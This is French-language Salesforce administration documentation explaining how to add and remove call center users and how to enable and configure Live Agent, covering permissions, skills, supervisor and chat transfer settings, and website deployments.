Chaque utilisateur du centre d'appels a accès à un ensemble de paramètres SoftPhone personnels qui spécifient :

- Si l'utilisateur doit être automatiquement connecté à son SoftPhone lorsqu'il se connecte à Salesforce
- La façon dont un enregistrement doit être affiché lorsqu'il est le seul à correspondre à un appel entrant

Pour modifier les paramètres SoftPhone personnels par défaut pour tous les nouveaux utilisateurs du centre d'appels, utilisez l'API Force.com.

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Création d'un centre d'appels

Gestion des centres d'appels

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter ou supprimer des utilisateurs d'un centre d'appels :

- Gérer les centres d'appels

## Ajout d'un utilisateur à un centre d'appels

Pour ajouter un utilisateur à un centre d'appels dans Salesforce CRM Call Center :

1. Dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**.
2. Cliquez sur le nom du centre d'appels auquel attribuer l'utilisateur Salesforce.
3. Dans la liste associée Utilisateurs du centre d'appels, cliquez sur **Gérer les utilisateurs de centre d'appels**.
4. Cliquez sur **Ajouter d'autres utilisateurs**.
5. Spécifiez les critères de recherche des utilisateurs Salesforce à attribuer au centre d'appels.
6. Cliquez sur **Rechercher** pour afficher la liste des utilisateurs Salesforce correspondant aux critères de recherche. Tous les utilisateurs faisant déjà partie d'un centre d'appels sont exclus des résultats de la recherche, car un utilisateur ne peut être attribué qu'à un seul centre d'appels à la fois.
7. Cochez la case en regard de chaque utilisateur devant être attribué au centre d'appels et cliquez sur **Ajouter au centre d'appels**.

Vous pouvez également changer le centre d'appels d'un utilisateur spécifique dans la page Modification de l'utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur.
3. Modifiez le contenu du champ Centre d'appels si nécessaire. Vous pouvez changer le centre d'appels de l'utilisateur en cliquant sur l'icône de recherche ( ), puis en sélectionnant un autre centre d'appels. Vous pouvez également supprimer l'utilisateur du centre d'appels en supprimant du champ le nom de ce dernier.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des utilisateurs à un centre d'appels :

- Gérer les centres d'appels

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Gestion des utilisateurs de centre d'appels

Création d'un centre d'appels

## Suppression d'un utilisateur d'un centre d'appels

Pour supprimer un utilisateur d'un centre d'appels dans Salesforce CRM Call Center :

1. Dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**.
2. Cliquez sur le nom du centre d'appels dans lequel vous souhaitez supprimer l'utilisateur Salesforce.
3. Dans la liste associée Utilisateurs du centre d'appels, cliquez sur **Gérer les utilisateurs de centre d'appels**.
4. Cliquez sur **Supprimer** en regard du nom de l'utilisateur que vous souhaitez supprimer du centre d'appels.

   Pour supprimer plusieurs utilisateurs à la fois, cochez la case Action en regard de chaque utilisateur que vous souhaitez supprimer et cliquez sur **Supprimer des utilisateurs**.

Vous pouvez également changer le centre d'appels d'un utilisateur spécifique dans la page Modification de l'utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur.
3. Modifiez le contenu du champ Centre d'appels si nécessaire. Vous pouvez changer le centre d'appels de l'utilisateur en cliquant sur l'icône de recherche ( ), puis en sélectionnant un autre centre d'appels. Vous pouvez également supprimer l'utilisateur du centre d'appels en supprimant du champ le nom de ce dernier.

CONSULTER ÉGALEMENT :

- Configuration d'un centre d'appels
- Gestion des utilisateurs de centre d'appels
- Création d'un centre d'appels

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour supprimer des utilisateurs d'un centre d'appels :

- Gérer les centres d'appels

# Création de canaux de chat sur le Web

## Live Agent pour les administrateurs

Bienvenue dans Live Agent pour les administrateurs ! Live Agent est une solution de chat complète qui aide les agents et les superviseurs du support de votre organisation de support à assister les clients. Avec Live Agent, votre organisation de support peut exploiter les outils de service client complets, disponibles dans la Salesforce Console, tout en offrant un support par chat en temps réel.

En tant qu'administrateur, vous pouvez configurer et personnaliser Live Agent pour vos utilisateurs, notamment les agents et les superviseurs du support. Live Agent est facile à configurer et très personnalisable. Vous pouvez activer une suite de fonctionnalités que vos agents et superviseurs peuvent utiliser pour assister les clients.

L'activation, la configuration et le déploiement de Live Agent dans votre organisation Salesforce impliquent quelques étapes importantes. Nous pouvons commencer.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer Live Agent :

- Personnaliser l'application

Pour créer des profils d'utilisateur ou des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

# Créez une mise en oeuvre Live Agent de base

Avant de personnaliser Live Agent, créez une mise en oeuvre de base de Live Agent pour votre organisation Salesforce. Une fois les étapes de configuration de base terminées, votre mise en oeuvre Live Agent est opérationnelle. Vos agents peuvent l'utiliser pour discuter avec des clients.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer Live Agent :

- Personnaliser l'application

Pour créer des profils d'utilisateur ou des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Activation de Live Agent

Mettez en route Live Agent en l'activant pour votre organisation Salesforce. Après l'avoir activé, vous pouvez personnaliser Live Agent.

1. Dans Configuration, saisissez *Paramètres Live Agent* dans la case Recherche rapide, puis sélectionnez **Paramètres Live Agent**.
2. Sélectionnez Activer Live Agent.
3. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour activer Live Agent :

- Personnaliser l'application

## Création d'utilisateurs de Live Agent

Pour permettre à vos utilisateurs d'aider des clients via un chat, vous devez les attribuer en tant qu'utilisateurs de Live Agent. Les utilisateurs de Live Agent sont des agents et des superviseurs du support qui disposent des autorisations Salesforce requises pour assister des clients via un chat.

Tous les utilisateurs de Live Agent doivent avoir l'autorisation administrative `API activée` activée dans leur profil associé avant d'utiliser Live Agent.

1. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur de votre choix.
3. Sélectionnez `Utilisateur de Live Agent`. Si cette case n'est pas affichée, assurez-vous que votre organisation de support a acheté suffisamment de licences de fonctionnalité Live Agent.
4. Cliquez sur **Enregistrer**.

Une fois les utilisateurs créés, pensez à leur attribuer une configuration Live Agent et de les associer aux compétences appropriées.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des utilisateurs :

- Gérer les utilisateurs internes

Pour permettre aux agents d'utiliser Live Agent :

- Autorisation administrative « API activée »

## Autorisations des agents du support Live Agent

Pour permettre aux agents du support Live Agent d'accéder à tous les outils dont ils ont besoin pour aider les clients, vous devez activer quelques autorisations spécifiques.

### Autorisations générales

| Autorisation nécessaire | Description |
|---|---|
| API activée | Requise pour tous les utilisateurs de Live Agent |

### Autorisations d'objet

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| Sessions Live Agent | Lire | Permet aux agents d'afficher des enregistrements de session | Nous déconseillons d'autoriser les agents à créer, modifier et supprimer des enregistrements de session. Les enregistrements de session sont automatiquement créés. Ils consignent des informations sur le temps passé en ligne par les agents. Par conséquent, nous déconseillons d'autoriser les agents à modifier ces enregistrements. |
| Visiteurs Live Chat | Lire | Permet aux agents d'afficher des enregistrements de visiteur | Nous ne recommandons pas d'accorder aux agents la possibilité de créer, de modifier et de supprimer des enregistrements de visiteur. Les enregistrements de visiteur sont automatiquement créés. Ils consignent des informations qui associent vos clients à |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| | | | leurs transcriptions de chat. Par conséquent, nous déconseillons d'autoriser les agents à modifier ces enregistrements. |
| Transcriptions Live Chat | Lire | Permet aux agents d'afficher les transcriptions de chat | Nous déconseillons d'autoriser les agents à créer, modifier et supprimer des transcriptions de chat. Les transcriptions sont automatiquement créées. Elles consignent des informations sur l'interaction des agents avec les clients. Par conséquent, nous déconseillons d'autoriser les agents à modifier ces enregistrements. |
| Texte rapide | Lire | Permet aux agents d'afficher des messages Texte rapide et d'inclure Texte rapide dans les chats. | Sans l'autorisation « Lire » dans Texte rapide, les agents ne peuvent pas accéder au menu latéral Texte rapide dans la Salesforce Console. |
| | Créer | Permet aux agents de créer des messages Texte rapide | Si vos messages Texte rapide doivent être standardisés dans l'ensemble de votre organisation, limitez la capacité de vos agents à créer des messages Texte rapide. Dans ce cas, accordez plutôt l'autorisation « Créer » aux superviseurs du support. |
| | Modifier | Permet aux agents de modifier des messages Texte rapide | Si vos messages Texte rapide doivent être standardisés dans l'ensemble de votre organisation, limitez la capacité de vos agents à modifier des messages Texte rapide. Dans ce cas, accordez plutôt l'autorisation « Modifier » aux superviseurs du support. |
| | Supprimer | Permet aux agents de supprimer des messages Texte rapide | Si vos messages Texte rapide doivent être standardisés dans l'ensemble de votre organisation, limitez la capacité de vos agents à supprimer des messages Texte rapide. Dans ce |

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| | | | cas, accordez plutôt l'autorisation « Supprimer » aux superviseurs du support. |

## Autorisations des superviseurs du support Live Agent

Pour offrir aux superviseurs du support Live Agent tous les outils dont ils ont besoin pour suivre les activités des agents et examiner les informations des clients, vous devez activer certaines autorisations.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### Autorisations générales

| Autorisation nécessaire | Description |
|---|---|
| API activée | Requise pour tous les utilisateurs de Live Agent |

| Autorisation facultative | Description |
|---|---|
| Attribuer des compétences Live Agent aux utilisateurs | Permet aux superviseurs d'attribuer des compétences à des agents. |

### Autorisations d'objet

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| Sessions Live Agent | Lire | Permet aux superviseurs d'afficher des enregistrements de session | Aucune |
| | Créer | Permet aux superviseurs de créer des enregistrements de session | Les enregistrements de session sont automatiquement créés. Ils consignent des informations sur le temps passé en ligne par les agents. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à les créer manuellement. |

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| | Modifier | Permet aux superviseurs de modifier des enregistrements de session | Les enregistrements de session sont automatiquement créés. Ils consignent des informations sur le temps passé en ligne par les agents. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à les modifier. |
| | Supprimer | Permet aux superviseurs de supprimer des enregistrements de session | Les enregistrements de session sont automatiquement créés. Ils consignent des informations sur le temps passé en ligne par les agents. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à les supprimer. |
| Transcriptions Live Chat | Lire | Permet aux superviseurs d'afficher les transcriptions de chat | Aucune |
| | Créer | Permet aux superviseurs de créer des transcriptions de chat | Les transcriptions de chat sont automatiquement créées. Elles consignent des informations sur les interactions de vos agents avec les clients. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à créer des transcriptions manuellement. |
| | Modifier | Permet aux superviseurs de modifier des transcriptions de chat | Les transcriptions de chat sont automatiquement créées. Elles consignent des informations sur les interactions de vos agents avec les clients. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à modifier des transcriptions. |
| | Supprimer | Permet aux superviseurs de supprimer des transcriptions de chat | Les transcriptions de chat sont automatiquement créées. Elles consignent des informations sur les interactions de vos agents avec les clients. Nous |

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| | | | déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à supprimer des transcriptions. |
| Visiteurs Live Chat | Lire | Permet aux superviseurs d'afficher des enregistrements de visiteur | Aucune |
| | Créer | Permet aux superviseurs de créer des enregistrements de visiteur | Les enregistrements de visiteurs sont automatiquement créés. Ils consignent des informations qui associent vos clients à leurs transcriptions de chat. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à les créer manuellement. |
| | Modifier | Permet aux superviseurs de modifier des enregistrements de visiteur | Les enregistrements de visiteurs sont automatiquement créés. Ils consignent des informations qui associent vos clients à leurs transcriptions de chat. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à les modifier. |
| | Supprimer | Permet aux superviseurs de supprimer des enregistrements de visiteur | Les enregistrements de visiteurs sont automatiquement créés. Ils consignent des informations qui associent vos clients à leurs transcriptions de chat. Nous déconseillons d'altérer ces enregistrements, mais vous pouvez autoriser les superviseurs à les supprimer. |
| Texte rapide | Lire | Permet aux superviseurs d'afficher des messages Texte rapide | Aucune |
| | Créer | Permet aux superviseurs de créer des messages Texte rapide | Aucune |

| Type d'enregistrement | Autorisation | Description | Considérations |
|---|---|---|---|
| | Modifier | Permet aux superviseurs de modifier des messages Texte rapide | Aucune |
| | Supprimer | Permet aux superviseurs de supprimer des messages Texte rapide | Aucune |

## Création et attribution de compétences Live Agent

Les compétences identifient les domaines d'expertise de vos agents. Lorsque vous attribuez un agent à une compétence, l'agent reçoit les demandes de chat qui correspondent à ses domaines de compétence. Vous pouvez également accorder à vos superviseurs la possibilité d'attribuer des compétences aux agents.

1. Dans Configuration, saisissez *Compétences* dans la case Recherche rapide, puis sélectionnez **Compétences**.
2. Cliquez sur **Nouveau**.
3. Saisissez un nom pour la compétence.

   Par exemple, vous pouvez créer une compétence appelée « Comptes » pour les agents spécialistes des questions sur les comptes clients.
4. Dans la zone Attribuer des utilisateurs, sélectionnez les utilisateurs que vous souhaitez associer à la compétence.
5. Dans la zone Attribuer des profils, sélectionnez les profils que vous souhaitez associer à la compétence.
6. Cliquez sur **Enregistrer**.

Pour permettre aux superviseurs d'attribuer des compétences, activez l'autorisation « Attribuer des compétences Live Agent aux utilisateurs » dans leur profil, ou attribuez-la à des utilisateurs individuels via un ensemble d'autorisations. Cette autorisation permet aux superviseurs d'accéder à **Configuration** > **Personnaliser** > **Compétences Live Agent**, et de mettre à jour les profils ou utilisateurs attribués sous chaque compétence.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des compétences :

- Personnaliser l'application

Pour attribuer des compétences (superviseurs) :

- Attribuer des compétences Live Agent aux utilisateurs

## Création de configurations Live Agent

Les configurations Live Agent définissent les fonctionnalités Live Agent qui sont disponibles pour vos agents, et pour vos superviseurs de support lorsque les agents discutent avec des clients. Créez des configurations Live Agent pour contrôler les fonctionnalités de Live Agent dans la Salesforce Console.

Pour plus d'efficacité, créez des profils et des utilisateurs avant de créer des configurations. Vous pouvez ainsi créer une configuration, et l'attribuer en même temps à des utilisateurs et à des profils.

Les configurations Live Agent permettent de contrôler l'accès de vos utilisateurs à certaines fonctionnalités de Live Agent. Vous pouvez créer plusieurs configurations qui définissent les fonctionnalités de Live Agent pour différents types d'utilisateur. Par exemple, vous pouvez créer une configuration pour les agents expérimentés, qui leur accorde davantage d'autorisations qu'aux nouveaux agents, ou créer une configuration pour les superviseurs du support, qui leur accorde les autorisations nécessaires pour suivre leurs employés.

1. Pour commencer la création d'une configuration, dans Configuration, saisissez *`Configurations Live Agent`* dans la case `Recherche rapide`, puis sélectionnez **Configurations Live Agent**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez les paramètres de votre configuration Live Agent.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des configurations :

- Personnaliser l'application

## Paramètres de configuration de Live Agent

Les paramètres de configuration de Live Agent contrôlent les fonctionnalités disponibles pour les agents et pour les superviseurs lorsque les agents discutent avec des clients.

Appliquez des paramètres lorsque vous créez ou modifiez une configuration de Live Agent.

### Informations de base

Configurez la fonctionnalité de base à laquelle les agents ont accès lorsqu'ils discutent avec des clients.

| Paramètre | Action |
|---|---|
| `Nom de la configuration Live Agent` | Nomme la configuration.<br>Ce nom, ou une version du nom, devient automatiquement le `Nom du développeur`. |
| `Nom du développeur` | Définit le nom API de la configuration Live Agent. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

| Paramètre | Action |
| --- | --- |
| `Capacité de chat` | Indique le nombre de chats auxquels un agent associé à cette configuration peut participer simultanément. |
| `Aperçu activé` | Indique si les agents peuvent afficher les termes saisis par un client de chat avant qu'il envoie son message. |
| `Tonalité de requête activée` | Indique si une alerte audio est émise lorsque l'agent reçoit une nouvelle demande de chat. |
| `Déconnecter le son activé` | Indique si une alerte audio est émise lorsqu'un chat est déconnecté. |
| `Notifications activées` | Indique si une alerte de bureau est affichée lorsque l'agent reçoit une nouvelle demande de chat. |
| `Nom personnalisé de l'agent` | Définit le nom de l'agent tel que les clients l'affichent dans la fenêtre de chat. |
| `Salutation automatique` | Définit un message d'accueil personnalisé qui est automatiquement envoyé au client lorsqu'un agent accepte sa demande de chat.<br>Vous pouvez également utiliser des champs de fusion pour personnaliser les informations de votre message à l'aide de l'outil Champs de fusion disponibles. Par exemple, vous pouvez personnaliser l'expérience de chat en utilisant des champs de fusion pour inclure le nom du client dans la salutation.<br>Remarque: Si vous spécifiez un message d'accueil automatique dans votre configuration Live Agent et dans un bouton de chat individuel, le message associé au bouton de chat remplace le message associé à votre configuration. |
| `Automatiquement absent en cas de refus` | Définit automatiquement le statut Live Agent de l'agent sur « Absent » lorsqu'il refuse une demande de chat.<br>Cette option s'applique uniquement lorsque les agents sont attribués à des boutons de chat qui utilisent l'acheminement automatique. |
| `Automatiquement absent lors de l'expiration` | Définit automatiquement le statut Live Agent de l'agent sur « Absent » à l'expiration d'une demande de chat envoyée automatiquement à l'agent.<br>Cette option s'applique uniquement lorsque les agents sont attribués à des boutons de chat qui utilisent l'acheminement automatique. |
| `Délai d'attente avant l'alerte critique` | Détermine le délai en secondes dont dispose l'agent pour répondre au chat d'un client avant d'être alerté par l'onglet de chat. |
| `Transfert de fichier à l'agent activé` | Indique si un agent peut autoriser les clients à transférer des fichiers via un chat. |

| Paramètre | Action |
| --- | --- |
| `Blocage des visiteurs activé` | Indique si un agent peut empêcher les visiteurs d'accéder à un chat actif dans la Salesforce Console. Reportez-vous à Blocage des adresses IP de visiteurs par les agents. |
| `Indicateur d'assistance activé` | Indique si un agent peut envoyer une demande d'aide (« lever un indicateur ») à un superviseur. |

### Chatlets

Les chatlets sont des outils disponibles uniquement pour les organisations qui utilisent Live Agent dans la console Live Agent. La console Live Agent n'étant plus prise en charge, nous recommandons de ne pas configurer de chatlets. Ne vous inquiétez pas, si vous utilisez Live Agent dans Salesforce console, les chatlets sont inutiles.

### Attribuer des utilisateurs

Attribuez des utilisateurs éligibles à la configuration pour leur accorder l'accès à la fonctionnalité Live Agent. Nous verrons ensuite que vous pouvez attribuer des profils à une configuration. Si un utilisateur est attribué à une configuration aux niveaux profil et utilisateur, la configuration au niveau de l'utilisateur remplace la configuration attribuée au profil.

ATTENTION: Les utilisateurs peuvent être attribués à une seule configuration Live Agent à la fois. Si vous attribuez un même utilisateur à une deuxième configuration Live Agent, le système retire cet utilisateur de la première configuration Live Agent sans prévenir. Par conséquent, assurez-vous d'attribuer chaque utilisateur à la configuration Live Agent appropriée !

Par exemple, supposons que l'Utilisateur A est attribué à la Configuration Live Agent A. Vous créez ensuite la Configuration Live Agent B que vous attribuez accidentellement à l'Utilisateur A. Salesforce retire automatiquement l'Utilisateur A de la Configuration Live Agent A et le réattribue à la Configuration Live Agent B sans vous prévenir.

| Paramètre | Action |
| --- | --- |
| `Utilisateurs disponibles` | Indique les utilisateurs éligibles pour être attribués à la configuration. |
| `Utilisateurs sélectionnés` | Indique les utilisateurs attribués à la configuration. |

### Attribution de profils

Attribuez des profils éligibles à la configuration pour accorder l'accès à la fonctionnalité Live Agent aux utilisateurs associés à ces profils. Si un utilisateur est attribué à une configuration aux niveaux profil et utilisateur, la configuration au niveau de l'utilisateur remplace la configuration attribuée au profil.

| Paramètre | Action |
| --- | --- |
| `Profils disponibles` | Indique les profils utilisateur éligibles pour être attribués à la configuration. |
| `Profils sélectionnés` | Indique les profils utilisateur attribués à la configuration. |

### Paramètres du superviseur

Les paramètres du superviseur déterminent la fonctionnalité Live Agent disponible pour les superviseurs du support. Ces paramètres déterminent également les filtres par défaut qui s'appliquent à la liste Statut de l'agent dans le panneau du superviseur.

| Paramètre | Action |
|---|---|
| `Surveillance du chat activée` | Indique si les superviseurs peuvent surveiller en temps réel les chats entre les agents et les clients. |
| `Messages murmurés activés` | Indique si les superviseurs peuvent envoyer des messages murmurés aux agents pendant qu'ils discutent avec des clients. |
| `Aperçu de l'agent activé` | Indique si les superviseurs peuvent afficher un aperçu des messages de chat d'un agent avant qu'ils soient envoyés aux clients. |
| `Filtre par défaut du statut de l'agent` | Détermine le statut de l'agent par défaut (En ligne, Hors ligne ou Absent) utilisé pour filtrer les agents dans le panneau du superviseur.<br>Lorsque les superviseurs consultent la liste Statut de l'agent dans le panneau du superviseur, ils affichent la liste des agents associés à ce statut. |
| `Filtre par défaut de la compétence` | Détermine la compétence par défaut utilisée pour filtrer les agents dans le panneau du superviseur.<br>Lorsque les superviseurs consultent la liste Statut de l'agent dans le panneau du superviseur, ils affichent la liste des agents associés à cette compétence. |
| `Filtre par défaut du bouton` | Détermine le bouton par défaut utilisé pour filtrer les agents dans le panneau du superviseur.<br>Lorsque les superviseurs consultent la liste Statut de l'agent dans le panneau du superviseur, ils affichent la liste des agents associés à ce bouton. |
| `Compétences attribuées` | Détermine les compétences visibles par les superviseurs dans le panneau du superviseur.<br>Lorsque les superviseurs consultent la liste Statut de l'agent dans le panneau du superviseur, ils affichent la liste des agents associés à ces compétences. Si vous ne sélectionnez aucune compétence, la liste Statut de l'agent affiche les agents associés à n'importe quelle compétence. |

### Paramètres de conférence de chat

Détermine si les agents peuvent inviter d'autres agents à les rejoindre dans un chat avec un client. La conférence de chat permet à vos agents d'inclure plusieurs intervenants dans le même chat. Ainsi, vos agents peuvent apporter une réponse aux clients sans les faire attendre pour transférer leur chat à un collègue.

Remarque: La conférence de chat ne prend pas en charge le volet Entités associées. Si vous essayez de l'utiliser avec une conférence de chat, des détails importants risquent de ne pas être sauvegardés dans votre enregistrement.

| Paramètre | Action |
| --- | --- |
| `Conférence de chat activée` | Indique si les agents peuvent inviter d'autres agents à les rejoindre dans des chats avec des clients. |

### Paramètres de transfert de chat

Déterminez comment les agents transfèrent des chats à d'autres agents.

| Paramètre | Action |
| --- | --- |
| `Transfert de chat à des agents activé` | Indique si les agents peuvent transférer directement des chats à un autre agent. |
| `Transfert de chat à des compétences activé` | Indique si les agents peuvent transférer des chats à des agents attribués à une compétence particulière. |
| `Transfert de chat à des compétences` | Détermine les groupes de compétences auxquels les agents peuvent transférer des chats.<br>Les agents peuvent transférer des chats aux agents disponibles et associés à ces compétences. |
| `Transfert de chat à des boutons de chat en direct activé` | Indique si les agents peuvent transférer des chats à un bouton ou à une file d'attente. |
| `Transfert de chat à des boutons de chat en direct` | Détermine les boutons auxquels les agents peuvent transférer des chats.<br>Les agents peuvent transférer des chats aux agents disponibles et associés à ces boutons. |

## Navigateurs pris en charge pour les notifications Live Agent

Les notifications Live Agent aident les agents à répondre avec efficacité aux chats en les alertant lorsque certains événements se produisent. Les types de notification de chat pris en charge dépendent des navigateurs Web que vos agents utilisent.

Deux types de notification de chat sont disponibles dans Live Agent.

**Notifications de demande de chat**
Ce type notifie un agent lorsqu'il reçoit une demande de chat. Disponible sous forme de notification audio ou de notification de bureau.

**Notifications de déconnexion**
Ce type notifie un agent lorsqu'il est déconnecté de Live Agent. Disponible uniquement sous forme de notification audio.

| Navigateur | Version | Notifications audio prises en charge ? | Notifications de bureau prises en charge ? |
|---|---|---|---|
| Google Chrome™ | Dernière version stable | Oui | Oui |
| Mozilla® Firefox® | Dernière version stable | Oui | Oui |
| Apple® Safari® | 6.x sur Mac OS X | Oui | Oui |
| Windows® Internet Explorer® | 9 | Oui | Non |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Création de déploiements Live Agent

Un déploiement est un emplacement sur site Web de votre société qui est activé pour Live Agent. Créez des déploiements pour mettre en oeuvre Live Agent et contrôler ses fonctionnalités dans votre site Web.

Pour personnaliser la fenêtre de chat que vos clients affichent, commencez par créer un site Force.com pour héberger vos images personnalisées.

Un déploiement correspond à quelques lignes de JavaScript que vous ajoutez à une page Web. Votre organisation peut avoir un déploiement unique de Live Agent ou plusieurs. Par exemple, si vous avez un centre de services unique qui prend en charge plusieurs sites Web, la création d'un déploiement séparé pour chaque site vous permet de présenter plusieurs fenêtres de chat à vos visiteurs.

1. Dans Configuration, saisissez *Déploiements* dans la case `Recherche rapide`, puis sélectionnez **Déploiements**.
2. Cliquez sur **Nouveau**.
3. Choisissez les paramètres de votre déploiement.
4. Cliquez sur **Enregistrer**.
   Salesforce génère le code de déploiement.
5. Copiez ce code de déploiement et collez-le dans chaque page Web dans laquelle vous souhaitez déployer Live Agent. Pour de meilleures performances, collez le code immédiatement après la balise body fermante (c.-à-d., *</body>*).

   Remarque: Si vous utilisez des zones de sécurité dans Internet Explorer 8 ou 9, vérifiez que votre déploiement et tous les sites Web hébergeant ce déploiement se situent dans la même zone de sécurité. En raison d'un problème avec Internet Explorer, il n'est pas possible de lancer une fenêtre de chat depuis un site Web se trouvant dans une autre zone de sécurité. Pour plus d'informations sur les zones de sécurité, reportez-vous à l'aide d'Internet Explorer.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer des déploiements :

- Personnaliser l'application

## Paramètres de déploiement de Live Agent

Les paramètres de déploiement de Live Agent contrôlent les fonctionnalités accessibles aux agents et à leur superviseur pendant que les agents discutent avec des clients.

Appliquez les paramètres lorsque vous créez ou modifiez un déploiement Live Agent.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### Informations de base

Configurez les fonctionnalités de base disponibles dans un déploiement Live Agent particulier.

| Paramètre | Action |
|---|---|
| `Nom du déploiement Live Chat` | Désigne le déploiement.<br>Ce nom, ou une version du nom, devient automatiquement le `Nom du développeur`. |
| `Nom du développeur` | Définit le nom d'API du déploiement Live Agent. |
| `Titre de la fenêtre de Chat` | Définit le nom de la fenêtre de chat tel que les clients l'affichent. |
